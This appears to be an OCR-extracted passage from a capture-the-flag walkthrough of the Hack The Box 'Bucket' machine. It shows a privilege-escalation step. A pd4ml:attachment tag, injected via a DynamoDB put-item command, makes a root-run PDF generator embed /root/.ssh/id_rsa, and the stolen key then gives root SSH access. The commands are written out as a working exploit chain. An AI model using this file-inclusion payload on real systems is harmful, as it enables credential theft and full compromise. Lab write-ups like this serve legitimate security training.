
```
www-data@bucket:/home/roy/project$ aws dynamodb put-item --table-name alerts --item '{"title":{"S":"Ransomware"}, "data":{"S":"<
html><h1>test</h1></html>"}}' --endpoint-url http://localhost:4566
aws dynamodb put-item --table-name alerts --item '{"title":{"S":"Ransomware"}, "data":{"S":"<html><h1>test</h1></html>"}}' --end
point-url http://localhost:4566
{
    "ConsumedCapacity": {
        "TableName": "alerts",
        "CapacityUnits": 1.0
    }
}
```

curl -X POST to convert it

```
curl -X POST http://localhost:8000/index.php -d 'action=get_alerts'
```

I can see the pdf file and html tags work


```
roy@bucket:/var/www/bucket-app$ ls files
3196.html  result.pdf
```




Using <pd4ml:attachment src=[file source]> can attach any file since root is running it
I'll put /root/.ssh/id_rsa

```
www-data@bucket:/home/roy/project$ aws dynamodb put-item --table-name alerts --item '{"title":{"S":"Ransomware"}, "data":{"S":"<
html><pd4ml:attachment src=file:///root/.ssh/id_rsa description=test icon=PaperClip>"}}' --endpoint-url http://localhost:4566
aws dynamodb put-item --table-name alerts --item '{"title":{"S":"Ransomware"}, "data":{"S":"<html><pd4ml:attachment src=file:///
root/.ssh/id_rsa description=test icon=PaperClip>"}}' --endpoint-url http://localhost:4566
{
    "ConsumedCapacity": {
        "TableName": "alerts",
        "CapacityUnits": 1.0
    }
}
```

```
curl -X POST http://localhost:8000/index.php -d 'action=get_alerts'
```


127.0.0.1:8000/files/result.pdf
f1
Attachment
test


Save As
Name:
id_rsa
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Parrot htb ...
Documents
Music
Pictures
Videos
Downloads
Other Locations
parrot
Downloads
Name
Size
Type
Modified
All Files
Cancel
Save

I can ssh to root

